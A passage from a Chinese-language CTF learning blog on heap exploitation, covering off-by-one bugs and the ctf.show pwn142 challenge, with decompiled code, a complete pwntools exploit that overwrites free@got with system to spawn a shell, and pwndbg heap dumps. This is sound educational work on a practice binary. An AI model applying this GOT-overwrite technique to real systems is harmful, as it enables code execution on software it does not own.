0x00000000 0x00000000 0x00000000 0x804d208: 0x00000000 0x00000000 pwndbg> telescope 0x080492d6 00:0000│ 0x80492d6 (print_note_content) ◂— endbr32 01:0004│ 0x80492da (print_note_content+4) ◂— push ebp 02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4 03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es 04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a 05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl 06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4] 07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx
此时如果我们输入的不是flag而是use的地址的话,0x804d198指向的就是use的地址,我们此时只要执行一下3,就能执行use了。
OK现在这个UAF完成的挺好 👌🔥,明日继续 pwn142 🎯 off_by_one 🧠💥
off_by_one 今日开始学习off_by_one,进入pwn142之前我打算先学习一下有关off_by_one的知识
看了几篇文章我对堆上的off_by_one理解是:
prinf函数的%s的结尾会自动加上’/x00’,造成单字节漏洞,就是溢出了一个字节,如果两个堆块紧邻的话,就会把溢出的这个字节挤到下一个堆块,覆盖先一个堆块的低字节。
还有一中就是for循环导致的例如
1
2
3
4
5
6
7
8
int gett (char *ptr , int size) { for (i = 0 ;i <= 32 ; i++){ vul(i) = getchar(); } } chunk0 = (*char )malloc (32 ) gett(chunk0,32 );
这里就会导致for循环的时候多读入了一个字节,造成单字节溢出。
先在开始正式开始pwn142,写完这个今天的任务就算完成。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
int __fastcall main (int argc, const char **argv, const char **envp) { char buf[4 ]; unsigned __int64 v5; v5 = __readfsqword(0x28u ); init(argc, argv, envp); logo(); while ( 1 ) { menu(); read(0 , buf, 4uLL ); switch ( atoi(buf) ) { case 1 : create_heap(); break ; case 2 : edit_heap(); break ; case 3 : show_heap(); break ; case 4 : delete_heap(); break ; case 5 : exit (0 ); default : puts ("Invalid Choice" ); break ; } } }
首先看main函数,有 create_heap();,edit_heap();, show_heap();, delete_heap();, exit(0);这五个函数,我们依次来看看
create_heap():
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
unsigned __int64 create_heap () { __int64 v0; int i; size_t size; char buf[8 ]; unsigned __int64 v5; v5 = __readfsqword(0x28u ); for ( i = 0 ; i <= 9 ; ++i ) { if ( !*((_QWORD *)&heaparray + i) ) { *((_QWORD *)&heaparray + i) = malloc (0x10u LL); if ( !*((_QWORD *)&heaparray + i) ) { puts ("Allocate Error" ); exit (1 ); } printf ("Size of Heap : " ); read(0 , buf, 8uLL ); size = atoi(buf); v0 = *((_QWORD *)&heaparray + i); *(_QWORD *)(v0 + 8 ) = malloc (size); if ( !*(_QWORD *)(*((_QWORD *)&heaparray + i) + 8LL ) ) { puts ("Allocate Error" ); exit (2 ); } **((_QWORD **)&heaparray + i) = size; printf ("Content of heap:" ); read_input(*(_QWORD *)(*((_QWORD *)&heaparray + i) + 8LL ), size); puts ("SuccessFul" ); return __readfsqword(0x28u ) ^ v5; } } return __readfsqword(0x28u ) ^ v5; }
edit_heap()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
unsigned __int64 edit_heap () { int v1; char buf[4 ]; unsigned __int64 v3; v3 = __readfsqword(0x28u ); printf ("Index :" ); read(0 , buf, 4uLL ); v1 = atoi(buf); if ( (unsigned int )v1 >= 0xA ) { puts ("Out of bound!" ); _exit(0 ); } if ( *((_QWORD *)&heaparray + v1) ) { printf ("Content of heap : " ); read_input(*(_QWORD *)(*((_QWORD *)&heaparray + v1) + 8LL ), **((_QWORD **)&heaparray + v1) + 1LL ); puts ("Done !" ); } else { puts ("No such heap !" ); } return __readfsqword(0x28u ) ^ v3; } # read_input(*(_QWORD *)(*((_QWORD *)&heaparray + v1) + 8LL ), **((_QWORD **)&heaparray + v1) + 1LL ); # 可以发现修改的时候会多出来一个字节,就出现了off_by_one的漏洞了
delete_heap();在本题没什么大用处,就不分析了
show_heap()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
unsigned __int64 show_heap () { int v1; char buf[4 ]; unsigned __int64 v3; v3 = __readfsqword(0x28u ); printf ("Index :" ); read(0 , buf, 4uLL ); v1 = atoi(buf); if ( (unsigned int )v1 >= 0xA ) { puts ("Out of bound!" ); _exit(0 ); } if ( *((_QWORD *)&heaparray + v1) ) { printf ( "Size : %ld\nContent : %s\n" , **((_QWORD **)&heaparray + v1), *(const char **)(*((_QWORD *)&heaparray + v1) + 8LL )); puts ("Done !" ); } else { puts ("No such heap !" ); } return __readfsqword(0x28u ) ^ v3; }
函数到这里就分析完了,开始写思路
1 我们先申请一个0x18/0x28的creat(实际上就是两个堆块一个用于储存地址,一个用于储存内容),利用off_by_one去修改下个堆块的大小为0x40,先申请第二个creat,然后再把修改一个堆块送入/bin/sh同时修改第二个堆块的大小,然后释放第二个堆块,申请0x30的creat,并且内容填为free_got表的地址。最后show一下就可以泄露出free的地址,从而计算出system的地址,在把free_got的地址覆盖为system的地址,最后我们在delete(1)就可以实现system(/bin/sh)。
这里加上几个解释点
1
2
3
4
1. 为什么用0x18/0x28 应为0x18会被自动化整0x20,正好覆盖掉pre_size,然后我们又溢出了一个字节,就可以覆盖到size,从而改变下一个堆块的大小。 2. 为什么会出现两个数组合并成一个的现象(后面调试的时候会出现),根据堆的遍历机制,当遍历到size为0x40的时候,就直接跳到 top_chunk的位置就,从而导致没识别出第四个堆块。 3. 为什么第三次要用0x30,0x30 + 0x10 = 0x40正好对应上了。
exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
from pwn import *from LibcSearcher import *context.log_level = 'debug' p = remote("pwn.challenge.ctf.show" , 28289 ) e = ELF("./pwn" ) free_got = e.got["free" ] def creat (size, content ): p.sendafter(b"Your choice :" , b"1" ) p.sendlineafter(b"Size of Heap : " , str (size)) p.sendlineafter(b"Content of heap:" , content) def edit (index, content ): p.sendlineafter(b"Your choice :" , b"2" ) p.sendlineafter(b"Index :" , str (index)) p.sendafter(b"Content of heap : " , content) def show (index ): p.sendlineafter(b"Your choice :" , b"3" ) p.sendlineafter(b"Index :" , str (index)) def delete (index ): p.sendlineafter(b"Your choice :" , b"4" ) p.sendlineafter(b"Index :" , str (index)) creat(0x18 , b"a" *4 ) creat(0x10 , b"b" *4 ) edit(0 , b"/bin/sh\x00" + b"a" *0x10 + b'\x41' ) delete(1 ) creat(0x30 , p64(0 )*4 + p64(0x10 ) + p64(free_got)) show(1 ) p.recvuntil(b"Content : " ) free_addr = u64(p.recv(6 ).ljust(8 , b"\x00" )) print (f"Free address: {hex (free_addr)} " )libc = LibcSearcher("free" , free_addr) libc_base = free_addr - libc.dump("free" ) system_addr = libc_base + libc.dump("system" ) binsh_addr = libc_base + libc.dump("str_bin_sh" ) edit(1 , p64(system_addr)) delete(0 ) p.interactive()
1
2
3
No matched libc, please add more libc or try others 去网上找一下 发现是libc6_2.27-3ubuntu1.6_amd64。换上去就行了
这样这题基本解决了,进行动态调试详细了解一下。
第一个次create
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x603000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x603290 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x6032b0 Size: 0x20 (with flag bits: 0x21) Top chunk | PREV_INUSE Addr: 0x6032d0 Size: 0x20d30 (with flag bits: 0x20d31)
1
2
3
4
5
6
pwndbg> x/30gx 0x603290 0x603290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x6032a0: 0x0000000000000018 0x00000000006032c0 //0x00000000006032c0 --->0x0000000a61616161 ------------------------------------------------------------------------------------------------------------------- 0x6032b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x6032c0: 0x0000000a61616161 0x0000000000000000 //aaaa
第二个次create
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x603000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x603290 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x6032b0 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x6032d0 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x6032f0 Size: 0x20 (with flag bits: 0x21) Top chunk | PREV_INUSE Addr: 0x603310 Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/50gx 0x603290 0x603290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x6032a0: 0x0000000000000018 0x00000000006032c0 //0x00000000006032c0 --->0x0000000a61616161 ------------------------------------------------------------------------------------------------------------------- 0x6032b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x6032c0: 0x0000000a61616161 0x0000000000000000 //aaaa ------------------------------------------------------------------------------------------------------------------- 0x6032d0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x6032e0: 0x0000000000000010 0x0000000000603300 //0x0000000000603300 --->0x0000000a62626262 ------------------------------------------------------------------------------------------------------------------- 0x6032f0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x603300: 0x0000000a62626262 0x0000000000000000 //bbbb
执行第一个edit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x35324000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x35324290 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x353242b0 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x353242d0 Size: 0x40 (with flag bits: 0x41) //第二个堆块大小已经被改成0x40了,这也是为什么是0x30的原因之一。 Top chunk | PREV_INUSE Addr: 0x35324310 Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/30gx 0x35324290 0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh) ------------------------------------------------------------------------------------------------------------------- 0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10 ------------------------------------------------------------------------------------------------------------------- 0x353242d0: 0x6161616161616161 0x0000000000000041 //0x21被覆盖为0x41 0x353242e0: 0x0000000000000010 0x0000000035324300 //0x0000000035324300 --->0x0000000a62626262 ------------------------------------------------------------------------------------------------------------------- 0x353242f0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x35324300: 0x0000000a62626262 0x0000000000000000 //bbbb
第一次delete
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x35324000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x35324290 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x353242b0 Size: 0x20 (with flag bits: 0x21) Free chunk (tcachebins) | PREV_INUSE Addr: 0x353242d0 Size: 0x40 (with flag bits: 0x41) fd: 0x35324 //被释放了 Top chunk | PREV_INUSE Addr: 0x35324310 Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/30gx 0x35324290 0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh) ------------------------------------------------------------------------------------------------------------------- 0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10 ------------------------------------------------------------------------------------------------------------------- 0x353242d0: 0x6161616161616161 0x0000000000000041 0x353242e0: 0x0000000000035324 0xa752a1d4c2f9e9c9//已被free ------------------------------------------------------------------------------------------------------------------- 0x353242f0: 0x0000000000000000 0x0000000000000021 0x35324300: 0x0000000000035324 0xa752a1d4c2f9e9c9//已被free
第三次create
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x35324000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x35324290 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x353242b0 Size: 0x20 (with flag bits: 0x21) Allocated chunk | PREV_INUSE Addr: 0x353242d0 Size: 0x40 (with flag bits: 0x41) //第三块正好是被释放第一块所在的地方 Top chunk | PREV_INUSE Addr: 0x35324310 Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
pwndbg> x/30gx 0x35324290 0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh) ------------------------------------------------------------------------------------------------------------------- 0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21 0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10 ------------------------------------------------------------------------------------------------------------------- 0x353242d0: 0x6161616161616161 0x0000000000000041 //堆块大小0x41 0x353242e0: 0x0000000000000000 0x0000000000000000 //p64(0) * 4 0x353242f0: 0x0000000000000000 0x0000000000000000 0x35324300: 0x0000000000000010 0x0000000000602018 //p64(0x10) + free的got地址
1
2
注释:为什么打印出来的是free()的真实地址,而不是free_got的地址? 你看到的是 free 的真实地址,而不是 GOT 地址,因为你从 GOT 条目中读出了它的内容(也就是解引用了一次),而 GOT 条目里存的就是 free() 的真实地址。
把free_got的地址覆盖成system的地址,最后delete(0):
1
2
3
4
5
6
7
8
9
pwndbg> telescope 0x0000000000602018 00:0000│ 0x602018 (free@got[plt]) —▸ 0x729199e58750 (system) ◂— endbr64 //free_got -->system 01:0008│ 0x602020 (_exit@got.plt) —▸ 0x400696 (_exit@plt+6) ◂— push 1 02:0010│ 0x602028 (puts@got[plt]) —▸ 0x729199e87be0 (puts) ◂— endbr64 03:0018│ 0x602030 (__stack_chk_fail@got.plt) —▸ 0x4006b6 (__stack_chk_fail@plt+6) ◂— push 3 04:0020│ 0x602038 (printf@got[plt]) —▸ 0x729199e60100 (printf) ◂— endbr64 05:0028│ 0x602040 (read@got[plt]) —▸ 0x729199f1ba50 (read) ◂— endbr64 06:0030│ 0x602048 (malloc@got[plt]) —▸ 0x729199ead650 (malloc) ◂— endbr64 07:0038│ 0x602050 (setvbuf@got[plt]) —▸ 0x729199e88550 (setvbuf) ◂— endbr64
1
2
3
4
5
6
pwndbg> find 0x729199e58750, +0x200000, "/bin/sh" 0x729199fcb42f warning: Unable to access 16000 bytes of target memory at 0x72919a011937, halting search. 1 pattern found. pwndbg> x/s 0x729199fcb42f 0x729199fcb42f: "/bin/sh"
动调也完成了,这题到这里就完工了。
OK到这里,off_by_one也学了💻📚,pwn143是堆溢出💾🧨,下午先学学别的知识🧠📖,晚上继续写pwn🌙⌨️,fighting💪🔥
堆溢出 这里堆溢出的知识点是House of Force。从另一篇文章开始写全部,放在堆的学习分类里面。